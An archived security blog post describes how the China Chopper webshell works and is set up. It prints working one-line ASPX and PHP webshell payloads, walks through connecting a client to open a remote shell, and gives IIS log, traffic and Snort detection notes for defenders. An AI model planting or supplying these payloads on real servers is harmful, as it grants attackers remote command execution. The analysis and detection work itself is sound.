China Chopper Webshell - the 4KB that Owns your Web Server

Archived: 2026-04-05 14:23:11 UTC

I've been wanting to blog about China Chopper for sometime and finally got around to it. When I first started researching this webshell I was unable to find anything about how to set it up and configure it. In this post I'll go over the components of China Chopper as well as setting it up.

China Chopper is a webshell used to remotely access Windows or Linux servers. It is malicious software used by the bad guys. Given the name China Chopper it is developed in China and used heavily by Chinese hackers.

The software is hosted on maicaidao.com, which I might mention has recently changed.

```
Registered through: GoDaddy.com, LLC (http://www.godaddy.com)
Domain Name: MAICAIDAO.COM
   Created on: 16-May-09
   Expires on: 16-May-15
   Last Updated on: 30-Jul-11

Registrant:
maicaidao
FangXinYuan
BeiJing
BeiJing, FenTaiQu 100072
China

Administrative Contact:
   caidao, mai  root@maicaidao.com
   maicaidao
   FangXinYuan
   BeiJing
   BeiJing, FenTaiQu 100072
   China
   +86.01086886789

Technical Contact:
   caidao, mai  root@maicaidao.com
   maicaidao
   FangXinYuan
   BeiJing
   BeiJing, FenTaiQu 100072
   China
   +86.01086886789

Domain servers in listed order:
   NS25.DOMAINCONTROL.COM
   NS26.DOMAINCONTROL.COM
```

The webshell consists mainly of two parts, the client interface (caidao.exe) and the file placed on the compromised web server.

Here are the files included with the download & MD5's.

caidao.exe 5001ef50c7e869253a7c152a638eab8a

CCC

aspRwWithJMail.ccc	a6d6cbfa2ead1d0e8a6735aa49b963ff
aspSpy.ccc	be207c46105c38571ae958ae2da47297
aspx.ccc	cc07ac4caef188334fc330f62e0a574a

php.ccc	9100b18660f3a1eeca7ea801b357b8ce
phpSpy.ccc	ce1a9fc93040d5c94f789b579fe1c106

Customize

Customize.aspx	8aa603ee2454da64f4c70f24cc0b5e08
Customize.cfm	ad8288227240477a95fb023551773c84
Customize.jsp	acba8115d027529763ea5c7ed6621499

The file dropped on the compromised server is nice and small. The client, caidao.exe communicates directly with the file.


Servers running IIS, place the contents below in a file called webshell.aspx

<%@ Page Language="Jscript"%><%eval(Request.Item[”password"],"unsafe");%>

Servers running Apache with PHP, place the contents in a file call webshell.php

<?php @eval($_POST['password']);?>

Next, open caidao.exe



You will see examples already listed referencing maicaidao.com. Lets add in the information to communicate with our test compromised Windows 2008 R2 server using the webshell.aspx file mentioned above.


Right-click and select add, you will see the following dialog box

Address field is the URL to the file on the compromised server. The next field acts as a password of sort, if this doesn't match the contents in the webshell.aspx file it won't work.


<%@ Page Language="Jscript"%><%eval(Request.Item[”**password**"],"unsafe");%>

Change the file type to match ASPX and change the codepage to UTF-8.


Click 'Edit' to save your changes. To open up a remote shell, right-click on the entry and select 'Virtual Terminal'. If everything was correctly you will see the following command interface.



I should note that this works on a fully patched and default configuration of Windows 2008 R2 web server role. Primarily because .NET by default has full control, if you change it to 'High' China Chopper (and many other) webshell will not work.



When the webshell is executing commands you will see the following with Process Explorer



IIS logs will show only a post to the file, here is a line copied from the IIS log

2012-11-16 22:30:14 172.16.192.137 POST /webshell.aspx - 80 - 172.16.192.140 Mozilla/4.0+ (compatible;+MSIE+6.0;+Windows+NT+5.1) 200 0 0 31

The traffic is base64 encoded, here is a snipit from Wireshark during a post of the initial connection and sending the netstat command.

There are many ways to protect against this so I won't go into that, however it would be a good idea to do some Splunking on http posts! If you don't have Splunk you could use snort to monitor for this with a simple rule to watch for base64_decode and POST.

I put this together really quick as a proof of concept so no consideration was put into performance. Snort might already have much better rules in place to detect base64 in http traffic.

alert tcp any any -> any 80 (sid:900001; content:"base64_decode"; http_client_body;flow:to_server,established; content:"POST"; nocase;http_method; ;msg:"Webshell Detected Apache";)

I hope this post has informative and helped you out. If you have any questions, please feel free to contact me.

Keith
